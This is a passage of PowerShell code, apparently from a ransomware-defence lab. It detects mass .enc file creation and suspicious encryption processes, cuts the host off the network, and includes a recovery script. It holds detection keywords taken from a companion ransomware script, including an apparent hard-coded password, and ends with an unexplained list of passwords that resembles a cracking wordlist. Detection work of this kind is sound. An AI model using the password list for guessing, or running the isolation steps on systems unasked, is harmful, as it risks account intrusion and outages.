                        Pattern = $pattern
                    }
                }
            }
        }

    } catch {
        # Skip inaccessible paths
    }
}

return $newEncFiles
}

function Check-For-RansomwareProcess {
# Look for PowerShell processes with suspicious arguments
$suspiciousProcesses = @()

# Get all PowerShell processes
$psProcesses = Get-Process -Name "powershell*", "pwsh*", "cmd",
"wscript", "cscript" -ErrorAction SilentlyContinue

foreach ($process in $psProcesses) {
    try {
        # Get command line arguments
        $cmdLine = (Get-CimInstance -ClassName Win32_Process -Filter
"ProcessId = $($process.Id)").CommandLine

        if ($cmdLine) {
            # Check for encryption-related keywords (from your ransomware
script)
            $suspiciousKeywords = @(
                'Aes',
                'Encrypt',
                'Decrypt',
                'CryptoStream',
                'Rfc2898DeriveBytes',
                'Pen@##123',
                '\.enc',
                'Get-AesKeyIv',
                'CreateEncryptor',
                'CreateDecryptor'
```

```
            )

            foreach ($keyword in $suspiciousKeywords) {
                if ($cmdLine -match $keyword) {
                    $suspiciousProcesses += @{
                        ProcessName = $process.ProcessName
                        ProcessId = $process.Id
                        CommandLine = $cmdLine
                        StartTime = $process.StartTime
                    }
                    break
                }
            }
        }
    } catch {
        # Process might have exited or access denied
    }
}

return $suspiciousProcesses
}

function Disable-Network-Immediate {
    Write-Host "[$(Get-Date -Format 'HH:mm:ss')] 🚨 EMERGENCY: Disabling
network adapters..." -ForegroundColor Red

    # Multiple methods to ensure network is disabled

    # Method 1: Disable via netsh (most reliable)
    try {
        Write-Host "  Disabling via netsh..." -ForegroundColor Yellow
        netsh interface set interface "Ethernet" admin=disable 2>$null
        netsh interface set interface "Wi-Fi" admin=disable 2>$null
        netsh interface set interface "Local Area Connection" admin=disable
2>$null
    } catch {
        Write-Host "  netsh failed" -ForegroundColor DarkYellow
    }

    # Method 2: Disable via PowerShell cmdlets
    try {
        Write-Host "  Disabling via PowerShell..." -ForegroundColor Yellow
        $adapters = Get-NetAdapter -ErrorAction SilentlyContinue | Where-
Object { $_.Status -eq 'Up' }
        foreach ($adapter in $adapters) {
            Disable-NetAdapter -Name $adapter.Name -Confirm:$false -
ErrorAction SilentlyContinue
        }
    } catch {
        Write-Host "  PowerShell cmdlets failed" -ForegroundColor DarkYellow
```

```
    }

    # Method 3: Block with Windows Firewall
    try {
        Write-Host "  Blocking with firewall..." -ForegroundColor Yellow
        New-NetFirewallRule -DisplayName "EMERGENCY_BLOCK_ALL" `
            -Direction Outbound -Action Block -Enabled True `
            -ErrorAction SilentlyContinue | Out-Null
    } catch {
        Write-Host "  Firewall rule failed" -ForegroundColor DarkYellow
    }

    # Method 4: Stop network services
    try {
        Write-Host "  Stopping network services..." -ForegroundColor Yellow
        Stop-Service -Name "WlanSvc" -Force -ErrorAction SilentlyContinue
        Stop-Service -Name "Netman" -Force -ErrorAction SilentlyContinue
        Stop-Service -Name "RemoteAccess" -Force -ErrorAction
SilentlyContinue
    } catch {
        Write-Host "  Service stop failed" -ForegroundColor DarkYellow
    }

    Write-Host "[$(Get-Date -Format 'HH:mm:ss')] ✅ Network isolation
complete" -ForegroundColor Green
}

function Log-Detection {
    param(
        $newEncFiles,
        $suspiciousProcesses,
        $reason
    )

    $timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
    $logEntry = @"
================================================
RANSOMWARE DETECTED: $timestamp
================================================
DETECTION REASON: $reason

NEW ENCRYPTED FILES ($($newEncFiles.Count) found):
$($newEncFiles | ForEach-Object {
    "  - $($_.Path) (Size: $($_.Size) bytes, Created: $($_.Created))"
    if ($_.Pattern) { "    Pattern: $($_.Pattern)" }
} | Out-String)

SUSPICIOUS PROCESSES ($($suspiciousProcesses.Count) found):
$($suspiciousProcesses | ForEach-Object {
    "  - $($_.ProcessName) (PID: $($_.ProcessId), Started: $($_.StartTime))"
```

```
    "    Command: $($_.CommandLine)"
} | Out-String)

ACTION: Network adapters disabled
==========================================
"@

    # Log to file
    $logEntry | Out-File -FilePath $detectionLog -Append

    # Also log to event viewer
    try {
        $sourceName = "RansomwareDetector"
        if (-not [System.Diagnostics.EventLog]::SourceExists($sourceName)) {
            [System.Diagnostics.EventLog]::CreateEventSource($sourceName,
"Application")
        }
        [System.Diagnostics.EventLog]::WriteEntry($sourceName,
            "Ransomware detected: $reason. $($newEncFiles.Count) files
encrypted. Network disabled.",
            [System.Diagnostics.EventLogEntryType]::Warning, 1001)
    } catch {
        # Event log might fail
    }

    Write-Host $logEntry -ForegroundColor Red
    return $logEntry
}

# Main detection loop
Write-Host "==========================================" -
ForegroundColor Cyan
Write-Host "ACTIVE RANSOMWARE DETECTION" -ForegroundColor Cyan
Write-Host "==========================================" -
ForegroundColor Cyan
Write-Host "Detection Log: $detectionLog" -ForegroundColor Green
Write-Host "Scan Interval: ${scanInterval} seconds" -ForegroundColor Green
Write-Host "Threshold: ${encryptionThreshold} files per scan" -
ForegroundColor Green
Write-Host "`nStarting active monitoring..." -ForegroundColor Yellow

# Initialize
$existingEncrypted = Initialize-Monitoring
$consecutiveDetections = 0

try {
    while ($true) {
        Write-Host "[$(Get-Date -Format 'HH:mm:ss')] Scanning..." -
ForegroundColor Gray
```

```
        # Check for new encryption
        $newEncFiles = Check-For-NewEncryption
        $suspiciousProcesses = Check-For-RansomwareProcess

        # Check detection conditions
        $detectionReason = ""

        # Condition 1: Too many new .enc files
        if ($newEncFiles.Count -ge $encryptionThreshold) {
            $detectionReason = "Mass encryption detected:
$($newEncFiles.Count) new .enc files"
        }

        # Condition 2: Suspicious processes found
        elseif ($suspiciousProcesses.Count -gt 0) {
            $detectionReason = "Suspicious encryption process found:
$($suspiciousProcesses[0].ProcessName)"
        }

        # Condition 3: Pattern matches your specific ransomware files
        elseif ($newEncFiles.Count -gt 0) {
            $patternMatches = $newEncFiles | Where-Object { $_.Pattern }
            if ($patternMatches.Count -gt 0) {
                $detectionReason = "Ransomware file patterns detected:
$($patternMatches[0].Pattern)"
            }
        }

        # If detection triggered
        if ($detectionReason) {
            $consecutiveDetections++

            Write-Host "[$(Get-Date -Format 'HH:mm:ss')] ⚠ Detection
#${consecutiveDetections}: $detectionReason" -ForegroundColor Red

            # Take action on first detection (no delay)
            if ($consecutiveDetections -eq 1) {
                # Log the detection
                Log-Detection -newEncFiles $newEncFiles -suspiciousProcesses
$suspiciousProcesses -reason $detectionReason

                # Immediately disable network
                Disable-Network-Immediate

                # Save detection info for recovery
                $recoveryInfo = @{
                    DetectionTime = Get-Date
                    EncryptedFiles = $newEncFiles
                    SuspiciousProcesses = $suspiciousProcesses
                    Reason = $detectionReason
```

```
            }
            $recoveryInfo | ConvertTo-Json -Depth 5 | Out-File
"$env:TEMP\Ransomware_Recovery_Info.json" -Force

            Write-Host "`n[$(Get-Date -Format 'HH:mm:ss')] Detection details
saved to:" -ForegroundColor Cyan
            Write-Host "  - $detectionLog" -ForegroundColor Cyan
            Write-Host "  - $env:TEMP\Ransomware_Recovery_Info.json" -
ForegroundColor Cyan

            # Stop monitoring after detection
            break
        }
    } else {
        if ($consecutiveDetections -gt 0) {
            $consecutiveDetections = 0
        }
        Write-Host "[$(Get-Date -Format 'HH:mm:ss')] ✅ No threats found" -
ForegroundColor Green
    }

    # Update last check time
    $lastCheckTime = Get-Date

    # Wait for next scan
    Start-Sleep -Seconds $scanInterval

  }
} catch {
  Write-Host "[$(Get-Date -Format 'HH:mm:ss')] ❌ Error: $_" -
ForegroundColor Red
  $_ | Out-File "$env:TEMP\RansomwareDetector_Error.log" -Append
}

Write-Host "`n========================================" -
ForegroundColor Cyan
Write-Host "Detection service stopped" -ForegroundColor Cyan
Write-Host "Check $detectionLog for details" -ForegroundColor Cyan
Write-Host "========================================" -
ForegroundColor Cyan
```

Network Recovery

```
# Quick Network Recovery - Simple Version
# Run as Administrator

# Enable all network adapters
Get-NetAdapter | ForEach-Object {
    Enable-NetAdapter -Name $_.Name -Confirm:$false
}

# Remove emergency firewall rules
Get-NetFirewallRule | Where-Object {
    $_.DisplayName -like "*EMERGENCY*" -or $_.DisplayName -like
"*BLOCK_ALL*"
} | ForEach-Object {
    Remove-NetFirewallRule -DisplayName $_.DisplayName -Confirm:$false
}

# Start network services
@("WlanSvc", "Netman", "Dhcp", "Dnscache") | ForEach-Object {
    Start-Service $_ -ErrorAction SilentlyContinue
}

# Reset network stack
netsh winsock reset
netsh int ip reset
ipconfig /flushdns

Write-Host "Network recovery completed!" -ForegroundColor Green
ipconfig /all | Select-String "IPv4 Address", "Default Gateway" | ForEach-
Object { Write-Host $_ }
```

Password

UYWFWGHCS32134@34
1234%6&^&^vdvfVV
zxcvbnm%vffb6gh67
zxcvbn^&TgyufV
amanda&gbrF(&r
6969@&^%@^&@hgfj
justinfgfgh6476
q1w2e3r4t5
camaro#%^jhf7849834
dakota#@#%fdfv74646
iceman&^#$&gef673
johnny^&#%^&#vfr4749
cXmnZK65rf*&DaaD
qwert@##QT23
badboy^#%3h784v
rachel$#@%#%bf47
prince^#%^hefvh4774
asdfasdf#%^@%gef
spanky@##$%yfhedf
winston7465vrjh@$%fdhd
123abc$^HDVUYVD345
qwerty123
startrek3e$RFEFd4
doctor#ED
xxxxxxxx@#E
1q2w3e4r5t
1111111g456SWS#@
stella454
apollo&^542gd
airborne##45fdfd
12qwaszxheaven*&^%^3evh
williams#@$g
lasvegas@#$w
babygirl@*&^%^23
gabriel#$#c
nelson@$%^eg
metallica@D#E#
goober@4%^r
Hacker@@12#
carolina*&33
cool@#4regf
speedy233@3
pimpin232@
stalker@#4
enigma12@3